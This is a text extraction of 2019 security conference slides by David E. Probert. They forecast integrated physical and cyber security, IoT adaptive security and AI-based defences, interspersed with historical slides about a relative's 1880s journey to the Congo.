
- Travelling from Big Horn, Wyoming, USA to Equatorville, Congo, Central AFRICA -



“Life and Scenes in Congo” – Published 1889 – Free eBook download from: www.archive.org

Global Exploration - 1885 – 1887 : *Rev Herbert E. Probert*

- *Travelling from Big Horn, Wyoming, USA to Equatorville, Congo, Central AFRICA -*




“Life and Scenes in Congo” – Published 1889 – Free *eBook* download from: www.archive.org

40th International East-West Security Conference

*** 21stC Intelligent Integrated Security ***
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©





(2) Rock Creek to Big Horn: **Overland Stage Coach**

(1) Cheyenne City to Rock Creek: **Union Pacific Railroad**

19th C Road-Map – Rev Herbert E. Probert – Cheyenne City to Big Horn, Wyoming – 1884

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Our CyberVision: **2020 to 2025+**

- Scenario **2020** – ***Integrated Security***: Managed “Smart” Cyber & Physical Operations under “**CSO**”
- Scenario **2021** – ***Adaptive Security***: Distributed “Smart Security” for networked “**Internet of Things**”
- Scenario **2022** – ***Learning Security***: Transition to “**Machine Learning**” Cybersecurity Apps & Tools
- Scenario **2025** - ***Intelligent Security***: CyberSecurity based upon Networked “**Artificial Intelligence**” Tools

Scenario 2020: “Cyber Tools Transition”

*** Integrated Security***

- Major Trends & Developments: **Scenario 2020:**
 - **C\$O led Integration** of Physical and Cyber Security Assets across Corporate Business and Government : CCTV, ANPR, Access Control, Cyber Defence & Alerts
 - **Adaptive AI/ML** Solutions launched by Major Cyber Vendors alongside Cylance, Darktrace & Deep Instinct
 - Increased **National Government Priority** & Investment in fighting Organised CyberCrime and CyberTerrorism
- ...”Cyber” goes **“TOP Agenda”** in **Scenario 2020!**

“Smart Security” = Cyber + PSIM + SIEM

- **Cyber:** Spans **ALL ICT** Networks, Servers & Devices
- **PSIM:** **P**hysical **S**ecurity **I**ntegration **M**anagement
- **SIEM:** **S**ecurity **I**nformation & **E**vent **M**anagement




Image: AventuraCCTV.com/PSIM : New York, USA
40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©




Integration of *Physical and Cybersecurity*

Integrated CSO-led Management Team – *Merged HQ Operations*

Physical Security Operations

Cyber Security Operations



Smart Security = Virtual Integration

Corporate CSO-led Security Team
ONE – Dashboard!



Integrated Management,
Training, Standards, Plans
ONE – Architecture!

Final phase of Cyber-Physical Integration - Embedded Intelligence in ALL Devices - Internet of Things

CSIM Example: “VIDSYS Inc - Enterprise 2018”
40th International East-West Security Conference


* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Intelligent Integrated Security!...



5 – Scenario 2021: Internet of Things - IoT “Self-Adaptive Security”




Scenario 2021: “Internet of Things - IoT”

*** Adaptive Security***

- Major Trends and Developments: **Scenario 2021**
 - **ALL Major Cyber Vendors** market AI/ML Solutions
 - Updated **ISO/NIST** Standards with Adaptive Security
 - Embedded “Cyber” in ALL New **Smart IoT** Devices
 - Board Level **C\$O in C-Suites** with CEO, CFO & COO
 - International Protocols on **Cyber Warfare** (UN/NATO)
-**CyberSecurity** now focused on **Self-Adaptive**
Modelling of “Normal” Net/User Behaviour &
Detection of **Real-Time Anomalies & Threats!**

2020 Estimates for “IoT” Connectivity



¹ 'Internet of Things Connections Counter', Cisco Systems, 2014

² <http://www.businessinsider.com/75-billion-devices-will-be-connected-to-the-internet-by-2020-2013-10>; <https://www.abiresearch.com/market-research/product/1016390-over-30-billion-wireless-connected-devices/>; 'Forecast: The Internet of Things, Worldwide 2013', Gartner, 2013; 'The State of Broadband 2012: Achieving digital inclusion for all', Broadband commission, 2012; 'The Internet of Things: How the next evolution of the Internet is changing everything', Cisco Systems, 2011; 'Towards 50 Billion Connected Devices', Ericsson Research, 2010; 'The Internet of Things: Networked objects and smart devices', The Hammersmith Group, 2010; <http://www.marketplace.org/topics/tech/indie-economics/2020-there-will-be-10-web-connected-devices-human>; 'The Connected Life: A USD 4.5 trillion global impact in 2020', GSMA and Machina Research, 2012; <http://www.itpro.co.uk/626209/web-connected-devices-to-reach-22-billion-by-2020>

³ 'The Internet of Things is Now', Morgan Stanley, 2014

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©





RESEARCH PAPER

on

The Compromised Devices of the Carna Botnet

(used for "Internet Census 2012")

by Parth Shukla,

Information Security Analyst,

